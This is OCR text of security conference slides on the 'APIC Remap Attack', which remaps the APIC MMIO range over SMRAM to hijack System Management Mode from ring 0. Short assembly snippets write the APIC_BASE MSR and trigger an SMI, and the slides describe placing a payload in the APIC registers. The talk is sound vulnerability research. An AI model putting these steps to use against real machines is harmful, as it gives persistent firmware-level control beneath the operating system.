
The APIC Remap Attack

The APIC Remap Attack

- Through the APIC_BASE feature
  - Ring 0 can manipulate the APIC MMIO range …
    … to intercept Ring -2 accesses to SMRAM

Attack Strategy

- How to attack ring -2 from ring 0?
- SMRAM acts as a safe haven for SMM code
  - As long as SMM code stays in SMRAM…
    … ring 0 cannot touch it
  - But if we can get SMM code to step out of its hiding spot…
    … we can hijack execution and gain SMM privileges



- Move APIC over SMRAM
  - Corrupt exectuion
  - Trigger fault in SMM
- Exception handler fetched from ring 0 IDT
  - Executes within SMM context

Attack Attempt 1


- An undocumented security feature:
  - IDTR.limit is set to 0 on SMM switch
- **Any** exception inside of SMM will triple fault (reset) the system, until a new IDTR is configured

Attack Attempt 1: Fails


- Overlay APIC MMIO range at the SMI entry point: SMBASE+0x8000
- Load payload into APIC
- Trigger SMI
- Hijack SMM execution

Attack Attempt 2

Attack Attempt 2



Attack Attempt 2




Attack Attempt 2

```
; ring 0
mov eax, 0x1ff88900
mov edx, 0
mov ecx, 0x1b
wrmsr
```

Attack Attempt 2

```
; ring 0
xor eax, eax
out 0xb2, ax
```



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



Attack Attempt 2



Attack Attempt 2

The APIC Payload

- Store shell code in APIC registers
- Execute from APIC
- Gain code execution in SMM

The APIC Payload


- The Challenge:
  - **Must** be 4K aligned
    - Place @ exactly SMI entry
    - Execution begins @ exactly start of APIC registers

The APIC Payload

- The Challenge:
  - **Must** be 4K aligned
    - Place @ exactly SMI entry
    - Execution begins @ exactly start of APIC registers
  - 4096 bytes available


The APIC Payload

- The Challenge:
  - **Must** be 4K aligned
    - Place @ exactly SMI entry
    - Execution begins @ exactly start of APIC registers
  - 4096 bytes available
  - These are writeable
  - (And only a few bits each)




The APIC Payload

- The Challenge:
  - **Must** be 4K aligned
    - Place @ exactly SMI entry
    - Execution begins @ exactly start of APIC registers
  - 4096 bytes available
  - These are writeable
  - (And only a few bits each)
  - And this is an invalid instruction




The APIC Payload

- The Challenge:
  - **Any** fault will reset the system
  - We have control over 17 bits before that happens.

